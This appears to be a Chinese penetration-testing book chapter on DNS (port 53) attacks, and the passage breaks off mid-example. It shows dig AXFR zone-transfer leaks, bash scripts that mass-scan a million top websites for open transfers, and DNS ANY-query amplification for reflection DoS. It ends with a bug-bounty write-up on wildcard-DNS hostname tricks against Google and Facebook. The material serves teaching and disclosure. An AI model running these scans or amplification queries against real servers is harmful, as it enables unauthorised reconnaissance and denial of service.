（全文完）责任编辑：dkpw

第五章 53（DNS）端口渗透

第1节 漏洞利用及修复

作者：官方

来自：乌云、书安

网址：http://www.wooyun.org/、http://www.secbook.net

背景

DNS（域名系统），通过主机名，最终得到该主机名对应的 IP 地址的过程叫做域名解析（或主机名解析）。DNS 协议运行在 UDP 协议之上，使用端口号 53。

DNS 漏洞利用

1、DNS 域传送信息泄露

Dns 是整个互联网公司业务的基础，目前越来越多的互联网公司开始自己搭建 DNS 服务器做解析服务。同时由于 DNS 服务是基础性服务非常重要，因此很多公司会对 DNS 服务器进行主备配置而 DNS 主备之间的数据同步就会用到 dns 域传送，但如果配置不当，就会导致任何匿名用户都可以获取 DNS 服务器某一域的所有记录，将整个企业的基础业务以及网络架构对外暴露从而造成严重的信息泄露，甚至导致企业网络被渗透。

DNS 服务器的主备数据同步，使用的是域传送功能，域传送关键配置项为：

```
allow-transfer {ipaddress;}; 通过 ip 限制可进行域传送的服务器
allow-transfer { key transfer; }; 通过 key 限制可进行域传送的服务器
```

设置方式为两种：一种设置在 options 配置域；一种设置在 zone 配置域。优先级为如果 zone 没有进行配置，则遵守 options 的设置。如果 zone 进行了配置，则遵守 zone 的设置，options 配置如下：

```
options {
```

```
listen-on { 1.1.1.1; };
listen-on-v6 { any; };
directory "/bind";
pid-file "/bind/run/pid";
dump-file "/bind/data/named_dump.db";
statistics-file "/bind/data/named.stats";
        allow-transfer    { any; };
        allow-query       {any;};
};
```

zone 配置如下：

```
zone "wooyun.org" {
type master;
file "/bind/etc/wooyun.org.conf";
allow-transfer {any;};
};
```

笔者测试版本为 BIND 9.8.2rc1-RedHat-9.8.2-0.10.rc1.el6_3.6，默认安装完毕后，配置项没有 allow-transfer 项。如果直接使用默认配置文件进行配置的话（不手动添加 allow-transfer 项），就会存在 dns 域传送漏洞。

恶意用户可以通过 dns 域传送获取被攻击域下所有的子域名。会导致一些非公开域名（测试域名、内部域名）泄露。而泄露的类似内部域名，其安全性相对较低，更容易遭受攻击者的攻击，比较典型的譬如内部的测试机往往就会缺乏必要的安全设置。

攻击者进行测试的成本很低，如 dns 服务器 IP：1.1.1.1。测试域名为 wooyun.org，测试命令如下：

```
# dig @1.1.1.1 wooyun.org axfr    就可以看到返回结果类似如下：
; <<>> DiG 9.7.3 <<>> @1.1.1.1 wooyun.org axfr

; (1 server found)
;; global options: +cmd
wooyun.org. 86400 IN SOA wooyun.org. rname.invalid. 0 86400 3600 604800 10800
wooyun.org. 86400 IN NS wooyun.org.
wooyun.org. 86400 IN A 127.0.0.1
wooyun.org. 86400 IN AAAA ::1
test.wooyun.org. 86400 IN A 1.1.1.1
xxx.wooyun.org. 86400 IN A 2.2.2.2
wooyun.org. 86400 IN SOA wooyun.org. rname.invalid. 0 86400 3600 604800 10800
```

http://www.wooyun.org/bugs/wooyun-2012-04229

2、批量网站 DNS 区域传送漏洞检测 bash shell 实现

下面图中的 eecs.cc 为笔者自建的一台具有私有根的 DNS 服务器，且对外开放了区域传送权限，故有结果：cc 区域传送成功，如图 5-2-1：

```
[root@localhost ~]# nmap -sS -Pn eecs.cc

Starting Nmap 5.51 ( http://nmap.org ) at 2014-05-11 14:33 CST
Nmap scan report for eecs.cc (211.149.212.142)
Host is up (0.078s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 101.69 seconds
[root@localhost ~]# dig @eecs.cc cc axfr

; <<>> DiG 9.8.2rc1-RedHat-9.8.2-0.17.rc1.el6_4.6 <<>> @eecs.cc cc axfr
; (1 server found)
;; global options: +cmd
cc.                     600     IN      SOA     dns-cc-0.dns.cc. dns-cc.mail.dns
.cc. 2014031001 10800 900 259200 86400
cc.                     600     IN      NS      dns-cc-0.dns.cc.
dns-cc-0.dns.cc.        600     IN      A       192.168.31.3
eecs.cc.                600     IN      NS      dns.eecs.cc.
dns.eecs.cc.            600     IN      A       192.168.31.4
cc.                     600     IN      SOA     dns-cc-0.dns.cc. dns-cc.mail.dns
.cc. 2014031001 10800 900 259200 86400
;; Query time: 81 msec
;; SERVER: 211.149.212.142#53(211.149.212.142)
;; WHEN: Sun May 11 14:35:27 2014
;; XFR size: 6 records (messages 1, bytes 186)
```

图 5-2-1

从互联网上寻找全球 Top1000Web 站点列表。经过搜寻，发现：

http://www.domainvader.com/website/top-sites.php

该站点有我们需要的信息，处理过程如下：

此处共计 1000 个统计页面，每个页面有 1000 个站点信息，故依次抓取这 1000 个 html 文档。
使用 grep 结合正则表达式从这 1000 个文档之中过滤出我们需要的域名，共计 1000000 个。

其中，grab.sh 的参数 threads 意思为并发 GET 进程数，视双方通讯链路状态而定。

默认为 1，如果链路很好可适当提高，但不宜过高，以防 GET 请求超时。

grab.sh 代码如下：

```
#!/bin/bash
declare x
declare threads=1
```

```
# process concurrency
declare mod

for x in `seq 1 1000`
do
   echo "http://www.domainvader.com/website/top-${x}000-sites.php"
   time GET "http://www.domainvader.com/website/top-${x}000-sites.php" > $x.html &
   mod=$(( x%threads ))
   if [ "$mod" -eq "0" ]
   then
      wait
   fi
done
```

translate.sh 代码如下：

```
#!/bin/bash

declare x
declare l

if [ -r "top100_0000sites.txt" ]
then
   rm -f top100_0000sites.txt
fi
touch top100_0000sites.txt
for x in `seq 1 1000`
do
   echo "analyzing ${x}.html..."
# check if readable
   if ! [ -r "${x}.html" ]
   then
      echo "file ${x}.html doesn't exist or aren't readable :("
      echo "file top100_0000sites.txt collect total `cat top100_0000sites.txt | wc -l` websites"
      exit 1
   fi
   l=`grep -Eo --color 'target="_blank">(http://([A-Za-z0-9_-]+)(\.([A-Za-z0-9_-])+)+)' ${x}.html | wc -l`
# check content if been entirely grabbed
   if [ "$l" -ne "1000" ]
   then
      echo "file ${x}.html's content is not entire :( please check"
      echo "file top100_0000sites.txt collect total `cat top100_0000sites.txt | wc -l` websites"
      exit 1
   fi
   grep -Eo --color 'target="_blank">(http://([A-Za-z0-9_-]+)(\.([A-Za-z0-9_-])+)+)' ${x}.html | grep -Eo --color
```

```
'(([A-Za-z0-9_-]+)(\.([A-Za-z0-9_-])+)+)$' >> top100_0000sites.txt
done
   echo "done :)"
   echo "file top100_0000sites.txt collect total `cat top100_0000sites.txt | wc -l` websites"
```

最终效果，如图 5-2-2：

```
[root@localhost codes]# cat top100_0000sites.txt | wc -l
1000000
[root@localhost codes]# head top100_0000sites.txt
google.com
facebook.com
youtube.com
yahoo.com
baidu.com
wikipedia.org
qq.com
taobao.com
twitter.com
linkedin.com
[root@localhost codes]# tail top100_0000sites.txt
pennypickfinders.com
colegiodearquitetos.com.br
englishpond.com
rentenbescheid-ueberpruefen.de
crownregency.com.my
wiredforbooks.org
p30star.ir
burgenlandtherme.at
linkmanagement.de
lecnp.com
```

图 5-2-2

DNS 区域传送权限自动检测，有如下命题：

```
if dig @${ns} ${d} axfr | grep -E --color 'IN[[:space:]]+A|IN[[:space:]]+NS' &>/dev/null
then
   echo "nice! a hole"
fi
```

上述命题是整个检测程序的核心所在，这个命题是成立的。

其中，threads 为并发数，默认设置为 40，由于一个域名很可能对应多个 ns，观察得到实际并发数大概为 threads*3，domainFileList 为参与检测的域名列表文件，可自定义之，dns_transfer_check.sh 代码如下：

```
#!/bin/bash

declare d
declare s=0
declare ns_str
```

```
declare ns
declare mod
declare threads=40
# process concurrency
declare domainFileList="top100_0000sites.txt"

for d in `cat $domainFileList`
do
   s=$(( s+1    ))
   echo "${s} : ${d}"
   ns_str=`dig -t ns ${d} | grep -E --color 'IN.*NS.*[[:space:]]([A-Za-z0-9_-]+)(\.([A-Za-z0-9_-])+)+\.' | awk    '{print $5}' | grep -Eo --color '([A-Za-z0-9_-]+)(\.([A-Za-z0-9_-])+)+'`
   for ns in $ns_str
   do
      echo $ns
      if dig @${ns} ${d} axfr | grep -E --color 'IN[[:space:]]+A|IN[[:space:]]+NS' &>/dev/null ; then echo "nice! transfer done! :) rank: $s    domain: $d    ns: $ns    ---->" ; fi &
   done
   mod=$(( s%threads ))
   if [ "$mod" -eq 0 ]
   then
      wait
   fi
done
```

程序结束：

```
# nohup bash dns_transfer_check.sh &>log &
```

运行一夜之后，扫描到了前 19212 个站点，然后使用 grep、awk、sed 等工具处理之，从而得到满意的结果。

WooYun: 全球 Top1000Websites 中存在 DNS 区域传送漏洞的网站列表

```
http://www.wooyun.org/bugs/wooyun-2014-061403
```

dns_domain_check.zip 下载：

```
http://static.wooyun.org/20141017/20141017140829958 62.zip
```

这是所有资料的链接。重点是 dns_transfer_check.sh 与域名列表，读者可按照自己的需要自定义参数使用。

除了 world_top1000000，还包含了 china_top500 与

china_top1344_entertainment 站点列表。

最后，小编附上收集的由 yangbh 改写的 lijiejie 的 python 检测脚本下载地址：

https://github.com/yangbh/Hammer/blob/master/plugins/System/dnszone.py

3、基于 DNS 的 DRDOS 攻击浅析

早几天的时候 VPS 突然锁住了，联系服务商之后说存在被攻击的迹象，影响到了其他用户的使用。稀里糊涂说了一番好话解封之后，把用不到的服务该关的都关了之后一直没查到原因，今天看去看时偶尔发现 DNS 日志大小有 5G 左右。

DNS 是基于 UDP 的协议，没有握手过程，攻击者可以轻易的伪造来源 IP 并发起请求。

DNS 可以轻松设置多条不同类型的解析，让响应包尽可能放大。

DNS 服务器的类型主要有权威 DNS 和递归 DNS 两种，它们带宽一般都相对较大。

DRDOS(Distributed Reflection Denial of Service)，顾名思义这种攻击方式有别于普通的 DDOS。最大的不同在于 Relection，即这种攻击不是让 botnet 直接请求受害者，而是发送请求给一个第三方，通过第三方中转再由第三方将请求发送给受害者：

- 往往通过中转之后，请求流量将扩大几十倍甚至更多。
- 扩大的攻击效果的同时还降低了攻击者的成本和风险，同时可以借此发起更大的攻击。
- 对 botnet 的要求较小。

此时发起攻击的可以视为是进行中转的第三方，而这里所谓的第三方很多都是我们 VPS 上不安全使用的 DNS 递归服务器，从某种角度讲这些 DNS 服务器是受害者也是攻击者。

提到针对 DNS 的放大攻击有一个域名在网上查找相关内容时出现了多次 isc.org 这个

域名， 这个正儿八经的内容是怎么被利用来进行放大攻击的呢？在 zoomeye 上找了一下在第一页中就发现几个存在风险的 ip，成功率还算可以：

```
➜  dig any isc.org @xx.xx.xx.xx

; <<>> DiG 9.8.3-P1 <<>> any isc.org @xx.xx.xx.xx
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19109
;; flags: qr rd ra; QUERY: 1, ANSWER: 27, AUTHORITY: 0, ADDITIONAL: 11
;; QUESTION SECTION:
;isc.org.INANY
;; ANSWER SECTION:
... 省略一大堆东西，太长了 = = 下面有个 pastebin 的链接可以查看完整响应
;; Query time: 42 msec
;; SERVER: xx.xx.xx.xx#53(xx.xx.xx.xx)
;; WHEN: Mon Jan 18 12:22:12 2016
;; MSG SIZE  rcvd: 3330
```

参考地址：

```
http://pastebin.com/raw/d4Pew3E0
```

上面是查询 isc.org 的 ANY 记录返回的结果，，可以看到收到响应的大小为 3330 bytes，响应中占字节比较多的记录有「RRSIG」「TXT」「DNSKEY」这几项，而发送的 DNS query 大小约为 50bytes，经过该 DNS 中转之后攻击被放大了 60 倍有余，效果可观又降低了攻击成本。

在自己的的 VPS 上尝试开启 DNS 服务器(unbond)之后，迅速收到了恶意的 ANY 记录请求如下，域名是 httrack.com，

测试一下 httrack.com 返回包有多大：

```
;; MSG SIZE rcvd: 4700
```

比之前效果还要好，较之之前请求报文的 50bytes 放大了近 100 倍。而上述的两个网站都只是正常域名的记录，试想一下如果是经过恶意构造的 ANY 请求可以放大到何种地步。

因为内容和图片太多，具体内容请看：

https://www.92aq.com/2016/01/22/brief-analyse-of-dns-based-drdos-attack.html

4、DNS 泛解析与内容投毒，XSS 漏洞以及证书验证的那些事

今天来讨论一下之前几个月我上报给 Google 和 Facebook 的一个有趣的漏洞，我在去年十月份利用一些空闲的时间在几家悬赏漏洞的公司当中测试，Google 为这个 bug 奖励了我 5000 美元，Facebook 奖励了我 500 美元。

我知道你可能非常关心是如何做到上传任意文件的，文件包含的 payload 可能会导致预料之外的行为例如关闭白名单，希望这类 bug 已经已经被 Fyodor 修复。

（经/fd 提醒：这里其实想要讽刺全披露安全社区关闭的事件，事情源于一个叫尼古拉 Lemonias 的人提交了一个很无聊的「任意文件上传漏洞」，使约翰·卡特赖特（FD 的管理员）无法忍受而关闭服务）。

标题可能会有点混乱，但我将要把这些技术结合起来，将会形成漏洞。

Wilcard DNS 和 Content Poisoning

应用程序从 HTTP Host 头与 domain name 中不验证产生完整的 URL 会造成主机名中毒。近日，Django 框架修复了一些漏洞，与 James Kettle 发表的 host header 攻击相关。

在测试这个问题时，我发现了一个不一样的主机头攻击方式，可能会绕过浏览器的通配符。我们快速浏览一下关于 Hostnames 的维基百科条目：

“互联网标准（RFC）的协议，授权该组件的主机名称标签可能只包含 ASCII 字母'a '到'z '（不区分大小写），数字'0'到'9'，而连字符（“-”）在 RFC 952 主机名的原始规范，规定了不能以数字或连字符开始，并且不能以连字符结尾，然而，随后的规范（RFC 1123）允许以数字开头的主机名称。不能有其他符号，点与空格是允许的。”

最有趣的部分在这里，从 Windows，Linux 和 Mac OS X 当中：

-www.plus.google.com
www-.plus.google.com
www.-.plus.google.com

它们认为上述是有效的，但是 Android 不是这么认为的，如图 5-4-1 和图 5-4-2：




图 5-4-1




图 5-4-2

举个例子，下面的 URL：

```
https://www.example.com.-.www.sites.google.com
```

如果我们在邮件当中写如上 URL，Gmail 会分割他，收到的邮件将含有两个部分：

```
https://www.example.com
sites.google.com
```

如图 5-4-3：




图 5-4-3

Facebook 在 zero.facebook.com 域名下有一个泛解析。为了利用这个漏洞，我们有使用中毒的 URL 来浏览服务，并执行可能需要电子邮件确认动作，检查 Facebook 是否会把精心构造 URL 的电子邮件发送给用户，如图 5-4-4：




图 5-4-4

我发现这个问题产生的唯一漏洞就是注册邮件确认流程中，你可能会问一个人如何利用这个来攻击一个正常的用户呢？

假设我想利用 goodguy@example.com 攻击 Facebook 帐户，如果我使用：

```
https://www.example.com.-.zero.facebook.com
```

浏览 Facebook，我所需要做的就是创建两个账户：

```
goodguy+DUPLICATE@example.com
```

后面的字符，会把它转发到原始的账户中，事见：

```
http://drops.wooyun.org/cdn-cgi/l/email-protection
```

在这个例子当中，Facebook 发送的所有确认的 email 有污染过的连接，如图 5-4-5：

图 5-4-5

这也可以用来攻击密码重置电子邮件，但 Facebook 并没有受到影响。他们很快通过编码修复了电子邮件确认系统。它也可以（但不推荐）通过相对链接，而不是完整的 URL （请点击这里）：

```
http://zero.facebook.com/
```

而不是一个具体的 URL ：www.example.com.-.zero.facebook.com)。

XSS 和 Wildcard DNS

在 Google 上寻找此类问题的时候，我很快就发现了泛解析的域名，如：

```
- https://w00t.drive.google.com
- https://w00t.script.google.com
- https://w00t.sites.google.com
```

如果你想知道如何快速地找到这些泛解析的域名，你可以下载 scans.io：

```
https://scans.io/
```

从中寻找 ,你可以找到有关反向 DNS 记录 ,或通过搜索发给通配符域的 SSL 证书 ,如：

```
*.sites.google.com
```

刚开始测试时，在 drive.google.com 域内我无法在 URL 当中使用.-.（得到 500 错误消息），我能创造的 URL 是这样的：

```
https://www.example.com-----www.drive.google.com
```

当你使用那个 URL 使用 Google Drive 时，上传一个文件到一个文件夹，并尝试压缩/下载它，会要求电子邮件确认，电子邮件的确认消息是这样的，如图 5-4-6：




图 5-4-6

“ready for downloading” 链接指向：

```
https://www.example.com-----www.drive.google.com/export-result?archiveId=REDACTED
```

到目前为止，没有什么大不了的，我仍然无法伪造该链接，钓鱼自己也是没有多大用处。

我不停地测试不同的 URL，直到我发现了一个谷歌 DNS 服务器怪异的行为。当输入的 URL 中包含一定数量的“-”之后，解析的 IP 地址将会是你前面所可控部分域名的 IP 地址，如图 5-4-7：




图 5-4-7

出于某种原因，他们的 DNS 服务器有这样的小问题，更具体地说在剥离了正则表达式“--”的前缀。我不知道他们为什么进行这些检查，但可能有些事情与国际化域名相关，如图 5-4-8：




图 5-4-8

受此问题影响的一些谷歌的域名（ 2013 年 10 月）：

- docs.google.com
- docs.sandbox.google.com
- drive.google.com
- drive.sandbox.google.com
- glass.ext.google.com
- prom-qa.sandbox.google.com
- prom-test.sandbox.google.com
- sandbox.google.com
- script.google.com
- script.sandbox.google.com
- sites.google.com
- sites.sandbox.google.com

现在，我可以冒充谷歌的域名，很可能绕过同源策略，滥用代表一个登录用户的同源策略和发出请求。lcamtuf 已经告诉我们 HTTP cookies, or how not to design protocols，如果我们控制：

```
www.example.com
```

从 drive.google.com 登录用户然后访问 URL：

```
http://www.example.com---.drive.google.com
```

这样会发生什么？那就是请求会发送到合法的网站，如图 5-4-9：




图 5-4-9

请求转向到用户可控的网站中，这个例子当中，我自己的服务器运行着 nginx，如图 5-4-10：

